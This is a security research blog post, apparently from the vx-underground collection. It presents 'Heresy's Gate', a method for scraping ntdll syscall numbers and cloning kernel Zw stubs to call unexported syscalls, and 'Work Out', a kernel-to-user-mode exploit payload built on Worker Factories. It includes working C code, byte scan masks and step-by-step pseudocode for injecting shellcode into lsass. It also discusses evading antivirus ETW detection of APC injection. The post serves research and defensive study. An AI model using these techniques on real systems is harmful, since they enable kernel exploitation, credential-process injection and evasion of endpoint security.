
Heresy's Gate: Kernel Zw*/NTDLL Scraping

+

Work Out: Ring 0 to Ring 3 via Worker Factories

vx-underground collection // zerosum0x0



Introduction

What's in a name? Naming things is the first step in being able to talk about them.

What's a lower realm than Hell? Heresy is the 6th Circle of Hell in Dante's Inferno.


With Hell's Gate scraping syscalls in user-mode, you can think about **Heresy's Gate** as the generic methodology to dynamically generate and execute kernel mode syscall stubs that are not exported by ntoskrnl.exe. Much like Hell's Gate, the general idea has been discussed previously (in this case since at least NT 4), however older techniques (Nebbett's Gate) no longer work and this post may introduce new methods.

A proud people who believe in political throwback, that's not all I'm here to present you.

Unlocking Heresy's Gate, among other things, gives access to a plethora of novel Ring 0 (kernel) to Ring 3 (user) transitions, as is required by exploit payloads in **EternalBlue** (DoublePulsar), **BlueKeep**, and **SMBGhost**. Just to name a few.

I will describe such a method, **Work Out**, using the undocumented Worker Factory feature that is the kernel backbone of the user-mode Thread Pool API added in Windows Vista.

tl;dr: PoC || GTFO



All of this information was casually shared with a member of MSRC and forwarded to the Windows Defender team prior to publication. It is not a vulnerability, Heresy's Gate is generic techniques, and Work Out is a new kernel mode exploit payload.

I have no knowledge of if/how/when mitigations/ETW/etc. may be added to NT.

Heresy's Gate

Many fun routines are *not* readily exported by the Executive binary (ntoskrnl.exe). They simply do not exist in import/export directories for any module. And with their ntoskrnl.exe file/RVA offsets changing between each compile, they can be difficult to find in a generic way. Not exactly ASLR, but similar.

However, if a syscall exists, NTDLL.DLL/USER32.DLL/WIN32U.DLL are gonna have stubs for them.

- **Heaven's Gate:** Execute 64-bit syscalls in WoW64 (32-bit code)
- **Hell's Gate:** Execute syscalls in user-mode direcly by scraping ntdll op codes
- **Heresy's Gate:** Execute *unexported* syscalls in kernel-mode (described here by scraping ntdll and &ZwReadFile)

I'll lump Heaven's gate into this, even though it is only semi-related. Alex Ionescu has written about how CFG killed the original technique.

I guess if you went further up the chain than WoW64, or perhaps something fancy in managed code land or a Universal Windows Platform app, you'd have a Higher Gate. And since Heresy is only the sixth circle, there's still room to go lower... HAL's Gate?

Closing Nebbett's Gate

Gary Nebbett describes in pages 433-434 of "Windows NT/2000 Native API Reference" about finding unexported syscalls in ntdll and executing their user-mode stubs directly in kernel mode!

Interesting indeed. I thought: there's no way this code could still work!

Open questions:

1. There must be issues with how the syscall stub has changed over the years?
2. Can modern "syscall" instruction (not int 0x2e) even execute in kernel mode?
3. There's probably issues with modern kernels implementing SMEP (though you could just Capcom it and piss off PatchGuard in your payload).
4. Will this screw up PreviousMode and we need user buffers and such?
5. Aren't these ntdll functions often hooked by user-mode antivirus code?
6. What about the logic of Meltdown KVA Shadow?

Meltdown KVA Shadow Page Fault Loop

And indeed, it seems that the Meltdown KVA Shadow strikes again to spoil our exploit payload fun.

I attempted this method on Windows 10 x64 and to my surprise I did not immediately crash! However, my call to sc.exe appeared to hang forever.

```
C:\Windows\system32>sc create heresy5 binPath= "C:\Users\nsa\heresy5.sys" type= kernel
[SC] CreateService SUCCESS

C:\Windows\system32>sc start heresy5
```

Let's peek at what the thread is doing:

```
Call Site
nt!KiPageFaultShadow (TrapFrame @ ffff9409`199646f0)
ntdll!NtCreateWorkerFactory
heresy5!DriverEntry+0x14d
heresy5!GsDriverEntry+0x20 [minkernel\tools\gs suppor
nt!IopLoadDriver+0x4c2
nt!IopLoadUnloadDriver+0x4e
nt!ExpWorkerThread+0x105
nt!PspSystemThreadStartup+0x55
nt!KiStartSystemThread+0x28
```

Oof, it's in a page fault loop.

```
3: kd> .trap ffff9409`199646f0
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=00007ffc87ebd950 rbx=0000000000000000 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=00007ffc87ebd950 rsp=ffff940919964888 rbp=ffff9409199648f0
 r8=0000000000000000  r9=0000000000000000 r10=0000000000000015
r11=00007ffc87f6c500 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
ntdll!NtCreateWorkerFactory:
00007ffc`87ebd950 4c8bd1          mov     r10,rcx
```

Maybe this and all the other potential issues could be worked around?

Instead of fighting with Meltdown patch and all the other outstanding issues, I decided to scrape opcodes out of NTDLL and copy an exported Zw function stub out of the Executive.

NTDLL Opcode Scraping

To scrape an opcode number out of NTDLL, we must find its Base Address in kernel mode. There are at least 3 ways to accomplish this.

1. You can map it out of a processes PEB->Ldr using PsGetProcessPeb() while under KeStackAttachProcess().
2. You can call ZwQuerySystemInformation() with the SystemModuleInformation class.
3. You can look it up in the KnownDlls section object.

KnownDlls Section Object

I thought the last one is the most interesting and perhaps less known for antivirus detection methods, so we'll go with that. However, I think if I was writing a shellcode I'd go with the first one.

```
NTSTATUS NTAPI GetNtdllBaseAddressFromKnownDlls(
    _In_ ZW_QUERY_SECTION __ZwQuerySection,
    _Out_ PVOID *OutAddress
)
{
    static UNICODE_STRING KnownDllsNtdllName =
        RTL_CONSTANT_STRING(L"\\KnownDlls\\ntdll.dll");

    NTSTATUS Status = STATUS_SUCCESS;

    OBJECT_ATTRIBUTES ObjectAttributes = { 0 };
    InitializeObjectAttributes(
        &ObjectAttributes,
        &KnownDllsNtdllName,
        OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
        0,
        NULL
    );

    HANDLE SectionHandle = NULL;

    Status = ZwOpenSection(&SectionHandle, SECTION_QUERY, &ObjectAttributes);

    if (NT_SUCCESS(Status))
    {
        // +0x1000 because kernel only checks min size
        UCHAR SectionInfo[0x1000];

        Status = __ZwQuerySection(
            SectionHandle,
            SectionImageInformation,
            &SectionInfo,
            sizeof(SectionInfo),
            0
        );

        if (NT_SUCCESS(Status))
        {
            *OutAddress =
                ((SECTION_IMAGE_INFORMATION*)&SectionInfo)
                    ->TransferAddress;
        }

        ZwClose(SectionHandle);
    }

    return Status;
}
```

This requires the following struct definition:

```
typedef struct _SECTION_IMAGE_INFORMATION {
    PVOID TransferAddress;
    // ...
} SECTION_IMAGE_INFORMATION, *PSECTION_IMAGE_INFORMATION;
```

Once you have the NTDLL base address, it is a well-known process to read the PE export directory to find functions by name/ordinal.

Extracting Syscall Opcode

Let's inspect an NTDLL syscall.

Note: Syscalls have changed a lot over the years.

However, the MOV EAX, #OPCODE part is probably pretty stable. And since syscalls are used as a table index; they are never a larger value than 0xFFFF. So the higher order bits will be 0x0000.

You can scan for the opcode using the following mask:


```
CHAR WildCardByte = '\xff';

//  b8 ?? ?? 00 00  mov eax, 0x0000????
UCHAR NtdllScanMask[] = "\xb8\xff\xff\x00\x00";
```

Dynamically Cloning a Zw Call

So we have the opcode from the user-mob stub, now we need to create the kernel-mode stub to call it. We can accomplish this by cloning an existing stub.

ZwReadFile() is pretty generic, so let's go with that.



The MOV EAX instruction right before the final JMP is the syscall opcode. We'll have to overwrite it with our desired opcode.

Fixing nt!KiService* Relative 32 Addresses

So, the LEA and JMP instruction use relative 32-bit addressing. That means it is a hardcoded offset within +/-2GB of the end of the instruction.

Converting the relative 32 address to its 64-bit full address is pretty simple code:

```
static inline
PVOID NTAPI
ConvertRelative32AddressToAbsoluteAddress(
    _In_reads_(4) PUINT32 Relative32StartAddress
)
{
    UINT32 Offset = *Relative32StartAddress;
    PUCHAR InstructionEndAddress =
        (PUCHAR)Relative32StartAddress + 4;

    return InstructionEndAddress + Offset;
}
```

Since our little stub will not be within +/- 2GB space, we'll have to replace the LEA with a MOVABS, and the JMP (rel32) with a JMP $+0.

I checked that this mask is stable to at least Windows 7, and probably way earlier.


```
UCHAR KiServiceLinkageScanMask[] =
"\x50"                          // 50   push    rax
"\x9c"                          // 9c   pushfq
"\x6a\x10"                      // 6a 10  push    10h
"\x48\x8d\x05\x00\x00\x00\x00"; // 48 8d 05 ?? ?? ?? ??
 // lea rax, [nt!KiServiceLinkage]
```

```
UCHAR KiServiceInternalScanMask[] =
"\x50"                  // 50             push rax
"\xb8\x00\x00\x00\x00"  // b8 ?? ?? ?? ?? mov  eax, ??
"\xe9\x00\x00\x00\x00"; // e9 ?? ?? ?? ?? jmp  nt!KiServiceInternal
```

Create a Heretic Call Stub

So now that we've scanned all the offsets we can perform a copy:

1. Overwrite the syscall opcode
2. Change the LEA relative-32 to a MOVABS instruction
3. Change the JMP relative-32 to a JMP $+0
4. Place the nt!KiServiceInternal pointer at $+0



Now just cast it to a function pointer and call it!

Work Out

The Windows 10 Executive does now export some interesting functions like RtlCreateUserThread, no Heresy needed!, so an ultramodern payload likely has it easy. This was not the case when I checked the Windows 7 Executive (did not check 8).

Heresy's Gate techniques gets you access to ZwCreateThread(Ex). You could also build out a ThreadContinue primitive using ZwSetContextThread.

Well Known Ring 0 Escapes

I will describe a new method about how to escape with Worker Factories, however first let's gloss over existing methodologies being used.

Queuing a User Mode APC

Right now, all the hot exploits, malwares, and antiviruses seem to always be queuing user-mode Asynchronous Procedure Calls (APCs).

As far as I can tell, it's because _sleepya copypasta'd me (IMPORTANT: no disrespect whatsoever, everyone in this copypasta chain made MASSIVE improvements to eachother) and I copypasta'd the Equation Group who copypasta'd Barnaby Jack, and people just use the available method because it's off-the-shelf code.

I originally got the idea from Luke Jenning's writeup on DoublePulsar's process injection, and through further analysis optimized a few things including the overall shellcode size to 14.41% the original size.

APCs are a very complicated topic and I don't want to get too in the weeds. At a high level, they are how I/O callbacks can return data back to usermode, asycnronously without blocking. You can think of it like the heart of the Windows epoll/kqueue methods. Essentially, they fixed NT creator David Cutler's issues with Unix.

The psuedo-code workflow is as follows:

```
target_thread = ...

KeInitializeApc(
    &apc,
    target_thread,
    mode = userland,
    kernel_func = &kapc,
    user_func = NOT_NULL
);

KeInsertQueueApc(&apc);

--- ring 0 apc ---

kapc:
mov cr8, PASSIVE_LEVEL

*NormalRoutine = ZwAllocateVirtualMemory(RWX)
_memcpy(*NormalRoutine, user_start)

mov cr8, APC_LEVEL

--- ring 3 apc ---

user_start:
CreateThread(&calc_shellcode)

calc_shellcode:
```

Find an Alertable + Waiting State thread.

1. Create an APC on the thread.
2. Queue the APC.
3. In kernel routine, drop IRQL and allocate payload for the user-mode NormalRoutine.
4. In user mode, spawn a new thread from the one we hijacked.

There's even more plumbing going on under the hood and it's actually a pretty complicated process. Do note that at least all required functions are readily exported. You can also do it without a kernel-mode APC, so you don't have to manually adjust the IRQL.

Also note that the target thread not only needs to be Alertable, it needs to be in a Waiting State, which is fairly hard to check in a cross-version way. You can DKOM traverse EPROCESS.ThreadListHead backwards as non-Alertable threads are always the first ones. If the thread is not in a Waiting State, the call to KeInsertQueueApc will return an NT error. The injected will also crash if TEB.ActivationContextStackPointer is NULL.

A more verbose version of the technique I *believe* was first described in 2005 by Barnaby Jack in the paper Remote Windows Kernel Exploitation: Step Into the Ring 0. The technique may have been known before 2005, however this is not documented functionality so would be rare for a normal driver writer to have stumbled on it. Matt Suiche attempted to document the history of the APC technique and has a similar finding as Barnaby Jack being the original discoverer.

Driver code that implements the APC technique to inject a DLL into a process from the kernel is provided by Petr Beneš. There's also a writeup with some C code in the Vault7 leak.

The method is also available in x64 assembly in places such as the Metasploit BlueKeep exploit; sleepya_ and I have (noncollaboratively) built upon eachother's work over the past few years to improve the payload. Indeed this shellcode is the basis for the SMBGhost exploits released by both ZecOps and chompy1337.

This abuse of APC queuing has been such a thorn in Microsoft's side that they added ETW tracing for antivirus to it. There have been some documented bypasses.

SharedUserData SystemCall Hook (+ Others)

APCs are one of several methods described by bugcheck and skape in *Uninformed*'s Windows Kernel-Mode Payload Fundamentals. Another is called SharedUserData SystemCall Hook.

The only exploit prior to EternalBlue in Metasploit that required this type of kernel mode payload was MS09-050, in x86 shellcode only.

Stephen Fewer had a writeup of how the MS09-050 Metasploit shellcode performed this system call hook.

1. Hook syscall MSR.
2. Wait for desired process to make a syscall.
3. Allocate the payload.
4. Overwrite the user-mode return address for the syscall at the desired payload.

There's a bit of glue required to fix up the hijacked thread.

Worker Factory Internals

Why Worker Factories? They're ETW detecting us with APCs, dog; it's time to evolve.

I was originally investigating Worker Factories as a potential user mode process migration technique that avoided the CreateRemoteThread() and QueueUserApc() primitives (and many similar well-known methods).

I discovered you cannot create a Worker Factory in another process. However, in Windows 10 all processes that load ntdll receive a thread pool, and thus implicitly have a Worker Factory! To speed up loading DLLs or something.

I was able to succeed in messing with the properties of this default Worker Factory, but I did not readily see a way to update the start routine for threads in the pool. I also some some pointers in NTDLL thread pool functions which perhaps could be adjusted to get the process migration to pop. More research is needed.

I instead decided to try it as a Ring 0 escape, and here we are.

NTDLL Thread Pool Implementation

Worker Factories are handles that ntdll communicates with when you use the Thread Pool APIs. These essentially just let you have user-mode work queues that you can post tasks to. Most of the logic is inside ntdll, with the function prefixes Tp and Tpp. This is good, because it means the environment can be adjusted without a context switch, and generally adding additional complexity to kernels should be avoided when possible.

It is very easy to create a worker factory, and a process can have many of them. The Windows Internals books has a few pages on them (here is from older 5th edition).

The entire kernel mode API is implemented with the following syscalls:

1. ZwCreateWorkerFactory()
2. ZwQueryInformationWorkerFactory()
3. ZwSetInformationWorkerFactory()
4. ZwWaitForWorkViaWorkerFactory()
5. ZwWorkerFactoryWorkerReady()
6. ZwReleaseWorkerFactoryWorker()
7. ZwShutdownWorkerFactory()

As ntdll does all the heavy lifting, nothing in the kernel interacts with these functions. As such they are **not exported, and require Heresy's Gate**.

ntdll creates a worker factory, adjusts its parameters such as minimum threads, and uses the other syscalls to inform the kernel that tasks are ready to be run. Worker threads will eat the user-mode work queues to exhaustion before returning to the kernel to wait to be explicitly released again.

The main takeaway so far is: **the kernel creates and manages the threads**. ntdll manages the work items in the queue.

Creating a Worker Factory

The create syscall has the following prototype:

```
NTSTATUS NTAPI
ZwCreateWorkerFactory(
    _Out_ PHANDLE WorkerFactoryHandleReturn,
    _In_ ACCESS_MASK DesiredAccess,
    _In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE CompletionPortHandle,
    _In_ HANDLE WorkerProcessHandle,
    _In_ PVOID StartRoutine,
    _In_opt_ PVOID StartParameter,
    _In_opt_ ULONG MaxThreadCount,
    _In_opt_ SIZE_T StackReserve,
    _In_opt_ SIZE_T StackCommit
);
```

The most interesting parameter for us is the StartRoutine/StartParameter. This will be our Ring 3 code we wish to execute, and anything we want to pass it directly.

The WorkerProcessHandle parameter accepts the generic "current process" handle of -1, so there is no need to create a proper handle for the process if you are already in the same process context. In kernel mode, this means using KeStackAttachProcess(). As I mentioned earlier, **you cannot create a Worker Factory for another process**.

The reverse engineered psuedocode is:

```
ObpReferenceObjectByHandleWithTag(
    WorkerProcessHandle,
    ...,
    PsProcessType,
    &Process
);

if (KeGetCurrentThread()->ApcState.Process != Process)
{
    return STATUS_INVALID_PARAMETER;
}
```

The create function also requires an I/O completion port. This can be gained using ZwCreateIoCompletion(), which is a readily exported function by the Executive.

You also must specify some access rights for the WorkerFactoryHandle:

```
#define WORKER_FACTORY_RELEASE_WORKER 0x0001
#define WORKER_FACTORY_WAIT 0x0002
#define WORKER_FACTORY_SET_INFORMATION 0x0004
#define WORKER_FACTORY_QUERY_INFORMATION 0x0008
#define WORKER_FACTORY_READY_WORKER 0x0010
#define WORKER_FACTORY_SHUTDOWN 0x0020

#define WORKER_FACTORY_ALL_ACCESS ( \
    STANDARD_RIGHTS_REQUIRED | \
    WORKER_FACTORY_RELEASE_WORKER | \
    WORKER_FACTORY_WAIT | \
    WORKER_FACTORY_SET_INFORMATION | \
    WORKER_FACTORY_QUERY_INFORMATION | \
    WORKER_FACTORY_READY_WORKER | \
    WORKER_FACTORY_SHUTDOWN \
    )
```

greetz to Process Hacker for the reversing of these definitions. However, these evaluate to 0xF003F, and the modern Windows 10 ntdll creates with the mask: 0xF00FF. We only really need WORKER_FACTORY_SET_INFORMATION, but passing a totally full mask shouldn't be an issue (even on older versions).

Adjusting Worker Factory Minimum Threads

By default, it appears just creating a Worker Factory does not immediately gain you any new threads in the target process.

However, you can tune the minimum amount of threads with the following function:

```
NTSTATUS WINAPI
NtSetInformationWorkerFactory(
    _In_ HANDLE WorkerFactoryHandle,
    _In_ ULONG WorkerFactoryInformationClass,
    _In_ PVOID WorkerFactoryInformation,
    _In_ ULONG WorkerFactoryInformationLength
);
```

The enumeration of options:

```
typedef enum _WORKERFACTORYINFOCLASS
{
    WorkerFactoryTimeout, // q; s: LARGE_INTEGER
    WorkerFactoryRetryTimeout, // q; s: LARGE_INTEGER
    WorkerFactoryIdleTimeout, // q; s: LARGE_INTEGER
    WorkerFactoryBindingCount,
    WorkerFactoryThreadMinimum, // q; s: ULONG
    WorkerFactoryThreadMaximum, // q; s: ULONG
    WorkerFactoryPaused, // ULONG or BOOLEAN
    WorkerFactoryBasicInformation, // WORKER_FACTORY_BASIC_INFORMATION
    WorkerFactoryAdjustThreadGoal,
    WorkerFactoryCallbackType,
    WorkerFactoryStackInformation, // 10
    WorkerFactoryThreadBasePriority,
    WorkerFactoryTimeoutWaiters, // since THRESHOLD
    WorkerFactoryFlags,
    WorkerFactoryThreadSoftMaximum,
    WorkerFactoryThreadCpuSets, // since REDSTONE5
    MaxWorkerFactoryInfoClass
} WORKERFACTORYINFOCLASS, *PWORKERFACTORYINFOCLASS;
```

Shout out again to Process Hacker for providing us with these definitions.

Step Into the Ring 3

The psuedo-code workflow for Work Out is as follows:

```
PsLookupProcessByProcessId(pid, &lsass)

    KeStackAttachProcess(lsass)

        start_addr = ZwAllocateVirtualMemory(RWX)
        _memcpy(start_addr, shellcode)

        hio = ZwCreateIoCompletion()

        __ZwCreateWorkerFactory(hio, start_addr)

        __ZwSetInformationWorkerFactory(min_threads = 1)

    KeUnstackDetachProcess(lsass)

ObDereferenceObject(lsass)
```

Attach to the process.

1. Allocate the user mode payload.
2. Create an I/O completion handle.
3. Create a worker factory with the the start routine being the payload.
4. Adjust minimum threads to 1.

Reference inect.c in the PoC code.

Conclusion

I have left other ideas in this post for Ring 0 Escapes that may be worth PROOFing out as an open problem to the reader.

If you think of other techniques for Heresy's Gate or Ring 0 Escapes, or just want to troll me, be sure to leave a comment!